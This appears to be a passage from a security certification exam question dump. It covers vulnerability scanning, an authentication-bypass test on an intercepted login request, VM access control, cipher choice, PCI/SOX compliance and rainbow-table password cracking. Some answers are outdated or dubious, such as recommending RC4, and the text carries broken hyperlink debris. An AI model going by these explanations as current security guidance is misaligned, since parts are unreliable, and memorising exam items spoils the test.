A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be explogted and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.
Incorrect Answers:
A: A jailbroken mobile device is a mobile device with an operating system that has any built-in security restrictions removed. This enables you to install software and perform actions that the manufacturer did not intend. However, a jailbroken mobile device is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
B: Reconnaissance in terms of IT security is the process of learning as much as possible about a target business usually over a long period of time with a view to discovering security flaws. It is not used by security administrators for security assessment of client-server applications.
C: Network enumeration is a computing activity in which usernames and info on groups, shares, and services of networked computers are retrieved. It is not used to assess the security between the mobile web application and the RESTful application server.
F: A password cracker is used to guess passwords. It is not a suitable security tool to assess the security between the mobile web application and the RESTful application server.
References: http://www.webopedia.com/TERM/V/vulneHYPERLINK
"http://www.webopedia.com/TERM/V/vulnerability_scanning.html"rability_scanning.html

NEW QUESTION 336

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:
POST /login.aspx HTTP/1.1 Host: comptia.org
Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true
Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

A. Remove all of the post data and change the request to /login.aspx from POST to GET
B. Attempt to brute force all usernames and passwords using a password cracker
C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

Explanation:

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.
The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.
To test whether we can bypass the authentication, we can attempt the login without the password
and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the

authentication check.
Incorrect Answers:
A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.
B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.
D: We need to submit the data so we cannot toggle submit from true to false.

NEW QUESTION 338
ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
D. Require multi-factor authentication when accessing the console at the physical VM hos

Answer: C

Explanation:
Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the
containers to provide access to the hosts within the container. Incorrect Answers:
A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

NEW QUESTION 342
A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Answer: EF

Explanation:
In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.
Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.
Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.
AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.
Incorrect Answers:
A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.
C: You cannot use fixed IV generation for RC4 when encrypting streaming video.
D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
References: https://en.wikipedia.org/wiki/Initialization_vector

NEW QUESTION 346
ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

A. Establish a list of users that must work with each regulation
B. Establish a list of devices that must meet each regulation
C. Centralize management of all devices on the network
D. Compartmentalize the network
E. Establish a company framework
F. Apply technical controls to meet compliance with the regulation

Answer: BDF

Explanation:
Payment card industry (PCI) compliance is adherence to a set of specific security standards that were
developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.
There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network
Protect cardholder data
Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security

policy
To achieve PCI and SOX compliance you should:
Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.
Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.
Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:
A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive dat
A. However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.
C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.
E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.
References:
http://searchcompliance.techtarget.com/definition/PCI-compliaHYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

NEW QUESTION 351
A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Answer: B

Explanation:
The passwords in a Windows (Active Directory) domain are encrypted.
When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".
To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then
the user is authenticated and granted access.
Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.
Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse
the hashing function to determine what the plaintext password might be.
The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.
Incorrect Answers:
A: Online password testing cannot be used to crack passwords on a windows domain.
C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.
D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:
http://netsecuriHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow- Tables.htm"ty.about.com/od/hackertoHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"ols/a/Rainbow- TableHYPERLINK "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"s.htm

NEW QUESTION 352
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